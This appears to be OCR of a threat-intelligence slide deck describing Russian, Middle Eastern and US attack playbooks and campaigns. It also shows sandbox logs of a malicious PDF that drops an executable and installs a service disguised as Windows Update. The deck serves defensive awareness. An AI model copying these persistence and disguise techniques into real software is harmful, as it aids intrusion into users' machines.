
```
Message:   Exploit capabilities detected

 API Name:  CreateFileA   Address:  0x0324b960
 Params:  [C:\DOCUME~1\admin\LOCALS~1\Temp\cvs.exe, 1073741824, 1, 0x0, 2, 128, 0x0]
 Imagepath:  C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe   DLL Name:  kernel32.d

API Name:  CreateProcessA   Address:  0x0324b9d1
Params:  [C:\DOCUME~1\admin\LOCALS~1\Temp\cvs.exe, NULL, 0x0, 0x0, 0, 134217728, 0x0,
NULL, 0x12d23c, 0x12d2bc]
Imagepath:  C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe   DLL Name:  kernel32.d
```

Created	C:\WINDOWS\ThankU.txt
Added	\REGISTRY\MACHINE\Software\ThankU
Delete	C:\WINDOWS\ThankU.txt
Setval	\REGISTRY\MACHINE\SOFTWARE\ThankU\"netsvcs" = 6to4 AppMgmt& ;Browser Cryp tSvc DMServer DHCP ERSvc EventSystem F mpatibility ;HidServ Ias Iprip Irmon LanmanServer La sp;Messenger&n bsp;Netman Nla Ntmssvc NWCWorkstation Nwsap Rasman&nbs p;Remoteaccess Schedule Seclogon SENS Shared ce Tapisr v Themes TrkWks W32Time WZCSVC Wmi& nbsp;winmgmt TermS ervice wuauserv BITS ShellHWDetection helpsvc& wscsvc W mdmPmSN wind0ws
Created	C:\WINDOWS\ThankU.txt
Deleteval	\REGISTRY\MACHINE\SOFTWARE\ThankU\""

Biggest deal in IAF.pdf – taunting the target



Setval	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\wind0ws\"Description" = Microsoft(R) Windows Update
Added	\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Services\wind0ws\Parameters
Added	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\wind0ws\Parameters
Setval	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\wind0ws\Parameters\"ServiceDll" = C:\Program Files\W indows Media Player\wupdmgr32.dll
	API Name: SystemTimeToFileTime *Address*: 0x00402ee5 *Params*: [0x12e444, 0x12e43c] *Imagepath*: C:\DOCUME~1\admin\LOCALS~1\Temp\cvs.exe *DLL Name*: kernel32.dll
Created	C:\Program Files\Windows Media Player\wupdmgr32.dll
Date Change	C:\Program Files\Windows Media Player\wupdmgr32.dll
	API Name: WaitForSingleObject *Address*: 0x77de5f5e *Params*: [0xe0, 180000] *Imagepath*: C:\DOCUME~1\admin\LOCALS~1\Temp\cvs.exe *DLL Name*: kernel32.dll
Close	C:\Program Files\Windows Media Player\wupdmgr32.dll MD5: a0ec15718bd90b94d7d4e19be1066f71 SHA1: 28a87ba46787c689545d645304b4361968f96b55

```
1001933F  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1001934F  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1001935F  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1001936F  00 52 75 69 58 69 6E 67  43 61 6F 4E 69 4D 61 00  .RuiXingCaoNiMa.
1001937F  51 51 51 51 51 51 45 42  67 54 44 78 41 58 47 51  QQQQQQEBgTDxAXGQ
1001938F  38 51 44 78 4D 52 45 52  73 56 45 52 6B 59 49 51  8QDxMRERsVERkYIQ
1001939F  3D 3D 00 D0 E2 12 00 ??  ?? ?? ?? ?? ?? ?? ?? ??  ==.....?????????
100193AF  ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
```

RUI XING CAO NI MA

- From my Mandarin translator:

"Hard to tell from the phonetics,
but it would be something in line
with 'Prosperity, Mother F***er!"

Russian Attack Playbook

Strategy

- Emphasize stealth and evasion.
- Run many botnets.
- Financial crime more of a focus than espionage

Sophistication

Many of the most complex and advanced cyber attacks originate in Russia.

Investment Level


High level of activity from Russian Business Network (RBN), suspected overlap with government.

The Botnet Kings

Pushdo

•Peak spam volume 46.5%

•1.5 – 2 million infected machines



Grum


•Spam levels 18% at takedown and peaked at 26%

•Infected machines 560,000 – 840,000

MegaD

- responsible for 32% of spam world wide
- Botnet suspected size of 500,000

From Russia, With Love



From: [redacted]k Matrix [fireasseye@yahoo.com]
To: ⊞ [redacted]
Cc:
Subject: hi dudes IT'S PUSHDO OWNER

what f[redacted] do you want from me?
to close my botnet? why? you will leave yourself and antivirus companies without work ;-)
You want to find me? Useless. My country is loyal to botnets. And i will not ever visit USA ;-)
There are a lot of much more dangerous bots in the world then my harmless pushdo. Like fake antispyware, carders bots, worms and other s[redacted]t.
Can you please tell me, what is the aim of your investigation? To waste money?

Pushdo bot herder sent an email to FireEye after we took down his botnet.

Red October

Instigator

Russia

Target

Diplomatic and governmental agencies of various countries across the world as well as research institutions, energy and nuclear groups, and trade and aerospace.

Tools, Techniques and Procedures

1. Starts with spear phish and weaponized document.
2. Main module is Red October code to handle communications and encryption.
3. Second module scans entire victim network for vulnerabilities.
4. Operating since 2007.

Motive

Steal sensitive information and data.

Middle East Attack Playbook

Strategy


Rely on cyber tactics that emphasize novelty, creativity and deception.

Sophistication

Not very sophisticated, but leverage imaginative approaches to compensate for low tech approach.

Investment Level

Low with strong emphasis on volunteers.


الجيش السوري الالكتروني
SYRIAN ELECTRONIC ARMY
تم الإختراق من قبل المحترف السوري برو

Some Recent Middle Eastern Activity

Saudi Aramco

Malware attack with 30,000 PCs corrupted

Operation MoleRat

Malware attack using the Poison Ivy RAT, focusing on Middle Eastern targets

ورطة السيسي والوطن

مما لا شك فيه ان السيسي وضع نفسه والمؤسسة العسكرية في ورطة لا يحسد عليها.

[illegible]

The Mahdi Campaign

Instigator

Middle Eastern nation, perhaps Iran

Target

Israel


Tools, Techniques and Procedures

1. “Low budget” attacks that don’t involve 0 days or elaborate designs.
2. Used malicious files to infect their victims.
3. Used imaginative elements such as games, attractive images, and custom animations to distracts users from seeing malware-related warning messages.
4. Attacks were tailored, offering variations of games unique to each target organization.

Motive

Disrupt banking operations.

The actual PPS slide from the attack…



Select two-digit number then add the two digits and subtract it from the main number(example: number=52 ,5+2=7, 52-7=45)search the result (45) among the pictures, then keep in your mind this pic .

look at the focal circle then click the appeared file and wait to see the selected picture....

US Attack Playbook

Strategy

Highly targeted attacks using hit and run methods or extremely sophisticated malware.

Sophistication

Paragon of over engineering.

Investment Level


Require a VERY high level of financial investment and technical sophistication and stand out from the crowd.

Cyber Super Power!

Some Recent Suspected US Activity

Flame

Cyber espionage malware focused on the Middle East



Duqu

Malware that leverages Microsoft 0 day.

Stuxnet

Targeted Iranian nuclear facility.

The Genie Project

Instigator

United States

Target

China, Russia, Iran and North Korea.

Tools, Techniques and Procedures

1. Go after Internet routers.
2. Enables monitoring, eavesdropping as well blocking communications.

Source: http://www.wired.com/threatlevel/2013/09/nsa-router-hacking/

Thank you!